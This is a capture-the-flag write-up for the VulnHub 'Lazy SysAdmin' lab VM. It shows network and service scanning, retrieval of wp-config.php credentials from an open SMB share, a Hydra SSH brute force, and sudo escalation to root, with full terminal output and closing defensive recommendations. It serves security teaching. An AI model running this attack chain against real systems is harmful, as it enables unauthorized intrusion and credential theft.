

Lazy SysAdmin — Proof of Concept (PoC)

1. Overview

Item	Details
Target	Lazy SysAdmin (VulnHub). URL: https://www.vulnhub.com/entry/lazysysadmin-1,205/
Attacker	Kali Linux
Main vectors	SMB file share (wp-config) → credential harvesting → SSH access → sudo → root
Goal	Obtain user and root flags / proof of compromise

This document records the exact commands and evidence used to discover, exploit, and obtain root on the Lazy SysAdmin VM.

2. Network Discovery

Scan the local network to find hosts:

```
sudo arp-scan -l
```

Relevant output (example):

```
192.168.1.108 08:00:27:8a:fd:e3 (Unknown)
```

- Target IP: **192.168.1.108**

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.107
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      60:83:e7:6e:16:78      (Unknown)
192.168.1.105   50:c2:e8:95:0b:37      (Unknown)
192.168.1.108   08:00:27:8a:fd:e3      (Unknown)
192.168.1.104   f6:51:b0:f5:8b:ad      (Unknown: locally administered)
192.168.1.106   ea:4e:26:16:48:6f      (Unknown: locally administered)
192.168.1.103   3e:14:a2:c8:36:88      (Unknown: locally administered)
192.168.1.102   42:d5:fa:0c:a1:9b      (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.868 seconds (137.04 hosts/sec). 7 responded
```

3. Service Enumeration (Nmap)

Run a service/OS detection scan:

```
sudo nmap -A -sV -sC 192.168.1.108 -Pn --min-rate 10000
```

Key results:

```
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
80/tcp open  http     Apache httpd 2.4.7 (Ubuntu)
139/445 open  smb      Samba smbd
3306/tcp open  mysql    MySQL (unauthorized)
6667/tcp open  irc      InspIRCd
```

Notable web metadata:

- `http-robots.txt` disallowed entries: `/old/ /test/ /TR2/ /Backnode_files/`
- HTTP generator: Silex v2.2.7
- HTTP title: `Backnode`

```
(kali㉿kali)-[~]
└─$ sudo nmap -A -sV -sC 192.168.1.108 -Pn --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 19:14 IST
Nmap scan report for 192.168.1.108
Host is up (0.0024s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: schema
|_ 1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|_ 2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|_ 256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_ 256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-robots.txt: 4 disallowed entries
|_ /old/ /test/ /TR2/ /Backnode_files/
|_ http-generator: Silex v2.2.7
|_ http-title: Backnode
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
|_ irc-info:
|_ server: Admin.local
|_ users: 1
|_ servers: 1
|_ chans: 0
|_ lusers: 1
|_ lservers: 0
|_ source ident: nmap
|_ source host: 192.168.1.107
|_ error: Closing link: (nmap@192.168.1.107) [Client exited]
MAC Address: 08:00:27:8A:FD:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
```

4. Web & Directory Enumeration

Run Gobuster to enumerate directories under `/`:

```
gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirbuster/direct
ory-list-2.3-medium.txt
```

Findings highlights:

```
/wordpress → http://192.168.1.108/wordpress/
/wp
/phpmyadmin → http://192.168.1.108/phpmyadmin/
/old
```

/test

...

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.108/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/wordpress (Status: 301) [Size: 317] [→ http://192.168.1.108/wordpress/]
/test (Status: 301) [Size: 312] [→ http://192.168.1.108/test/]
/wp (Status: 301) [Size: 310] [→ http://192.168.1.108/wp/]
/apache (Status: 301) [Size: 314] [→ http://192.168.1.108/apache/]
/old (Status: 301) [Size: 311] [→ http://192.168.1.108/old/]
/javascript (Status: 301) [Size: 318] [→ http://192.168.1.108/javascript/]
/phpmyadmin (Status: 301) [Size: 318] [→ http://192.168.1.108/phpmyadmin/]
/server-status (Status: 403) [Size: 293]
Progress: 220558 / 220558 (100.00%)

Finished
```






5. SMB Enumeration and Retrieval of WordPress Config

Because SMB is open, list available shares:

```
smbclient -L 192.168.1.108
```



Connect to the share and list files:

```
smbclient '\\192.168.1.108\share$'  
smb: \> ls  
smb: \> cd wordpress
```

```
(kali@kali)~[~]
$ smbclient '\\192.168.1.108\share$'
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
wordpress
Backnode_files
wp
deets.txt
robots.txt
todolist.txt
apache
index.html
info.php
test
old

3029776 blocks of size 1024. 1450980 blocks available
smb: \> cd wordpress
```

Within the `wordpress` folder we found `wp-config.php`. Download it:


```
smb: \wordpress> ls
smb: \wordpress> get wp-config.php
```

```
smb: \wordpress> ls
.
..
wp-config-sample.php
wp-trackback.php
wp-admin
wp-settings.php
wp-blog-header.php
index.php
wp-cron.php
wp-links-opml.php
readme.html
wp-signup.php
wp-content
license.txt
wp-mail.php
wp-activate.php
.htaccess
xmlrpc.php
wp-login.php
wp-load.php
wp-comments-post.php
wp-config.php
wp-includes

3029776 blocks of size 1024. 1450668 blocks available
smb: \wordpress> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (139.1 KiloBytes/sec) (average 139.1 KiloBytes/sec)
```

Open the retrieved `wp-config.php` and inspect for credentials. In this instance the file contained a database user / password (example):

```
DB_USER: Admin
DB_PASSWORD: TogieMYSQL12345^^
```



```
1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10  *
11  * * MySQL settings
12  * * Secret keys
13  * * Database table prefix
14  * * ABSPATH
15  *
16  * @link https://codex.wordpress.org/Editing_wp-config.php
17  *
18  * @package WordPress
19  */
20
21 /** MySQL settings - You can get this info from your web host */
22 /** The name of the database for WordPress */
23 define('DB_NAME', 'wordpress');
24
25 /** MySQL database username */
26 define('DB_USER', 'Admin');
27
28 /** MySQL database password */
29 define('DB_PASSWORD', 'TogieMYSQL12345^');
30
31 /** MySQL hostname */
32 define('DB_HOST', 'localhost');
33
34 /** Database Charset to use in creating database tables. */
35 define('DB_CHARSET', 'utf8');
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define('DB_COLLATE', '');
39
40 /**#@+
41  * Authentication Unique Keys and Salts.
```

Note: wp-config can leak not only DB credentials but sometimes application or admin credentials — always check carefully.

6. SSH Brute-force / Login

Using the discovered usernames (from WordPress files) and a password list, we attempted SSH authentication.

Example Hydra command used:

```
hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
```

Hydra returned a valid credential:

```
[22][ssh] host: 192.168.1.108  login: togie  password: 12345
```

Using SSH to login:

```
ssh togie@192.168.1.108
# accept host key
# provide password (12345)
```

Interactive session (example):

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
togie@LazySysAdmin:~\$

```
[kali@kali]~$ hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 19:27:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (111/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.108:22/
[22][ssh] host: 192.168.1.108  login: togie  password: 12345
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-12 19:27:20

[kali@kali]~$ ssh togie@192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ED25519 key fingerprint is SHA256:95r01tge1Ag8dmmSGET2f806aQj1TODo8pDoEefaw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.108' (ED25519) to the list of known hosts.
#####
#                               Welcome to Web_TRI                               #
#                               All connections are monitored and recorded         #
#                               Disconnect IMMEDIATELY if you are not an authorized user!   #
#####
togie@192.168.1.108's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

133 packages can be updated.
0 updates are security updates.

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

togie@LazySysAdmin:~$ ls
```

Comment: In this scenario you may have multiple credential sources (e.g., wp-config password vs brute-forced password). Use the credential that works for SSH. Record both findings.

7. Interactive Shell & Privilege Checks

After login, we upgraded the shell to get a better TTY:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Check current user:

```
whoami
# togie
```

Check `sudo` rights:

```
sudo -l
```

The output showed:

User togie may run the following commands on LazySysAdmin:

(ALL : ALL) ALL

This indicates `togie` is allowed to run any command as any user via `sudo`.

```
togie@LazySysAdmin:~$ python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
$ cd ..
$ ls
togie@LazySysAdmin:~$ cd ..
$ ls
bin dev home lib media old proc run srv tmp var
boot etc initrd.img lost+found mnt opt root sbin sys usr vmlinuz
$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin
User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
```

8. Escalate to Root

Because `togie` can run any command as root, simply escalate:

```
sudo su
# or sudo -i
```

Now:

```
whoami
# root
```

Confirm root shell and list `/root`:

```
cd /root
ls
cat proof.txt
```

`proof.txt` contains the final proof flag (example):

```
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
Well done :)
Hope you learn't a few things along the way.
Regards,
```

Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

2d2v#X6×9%D6!DDf4xC1ds6YdOEjug3otDmc1\$#sITET7

pf%&1nRpaj^68ZeV2St9GkdoDkj48F1\$MI97Zt2nebt02

bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ\$@yw%Zhy0U19pu

```
$ sudo su
root@LazySysAdmin:/# ls
bin  dev  home  lib      media  old  proc  run  srv  tmp  var
boot  etc  initrd.img  lost+found  mnt  opt  root  sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# cd root
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6×9%D6!DDf4xC1ds6YdOEjug3otDmc1$#sITET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48F1$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
```

9. Attack Chain Summary

1. **Discovery:** `arp-scan` revealed target IP `192.168.1.108`.
2. **Enumeration:** `nmap -A` showed HTTP, SMB, MySQL, SSH.
3. **Content Discovery:** `gobuster` revealed `wordpress` and `phpmyadmin` directories.
4. **SMB Recon:** `smbclient` enumerated `share$` and downloaded `wordpress/wp-config.php`.
5. **Credential Harvesting:** `wp-config.php` contained DB/admin credentials.
6. **Password Attack:** `hydra` brute-forced SSH (user `togie`) and discovered a working password.
7. **Access:** SSH into the box as `togie`.
8. **Privilege Escalation:** `sudo -l` revealed `(ALL : ALL) ALL` — `togie` can run any command via sudo; `sudo su` → root.

9. **Proof:** `/root/proof.txt` read to verify full compromise.

10. Defensive Recommendations

- Do **not** store application secrets in world-readable locations or in repository-backed shares (wp-config should be protected).
 - Harden SMB shares (require authentication, remove public shares, audit contents).
 - Enforce strong passwords and multi-factor authentication for all privileged accounts.
 - Restrict `sudo` privileges — follow least-privilege principles; avoid granting `(ALL:ALL) ALL` unless absolutely necessary.
 - Monitor login attempts and brute-force activity (fail2ban, PAM limits).
 - Patch and keep web apps up-to-date; avoid exposing admin or config files.
-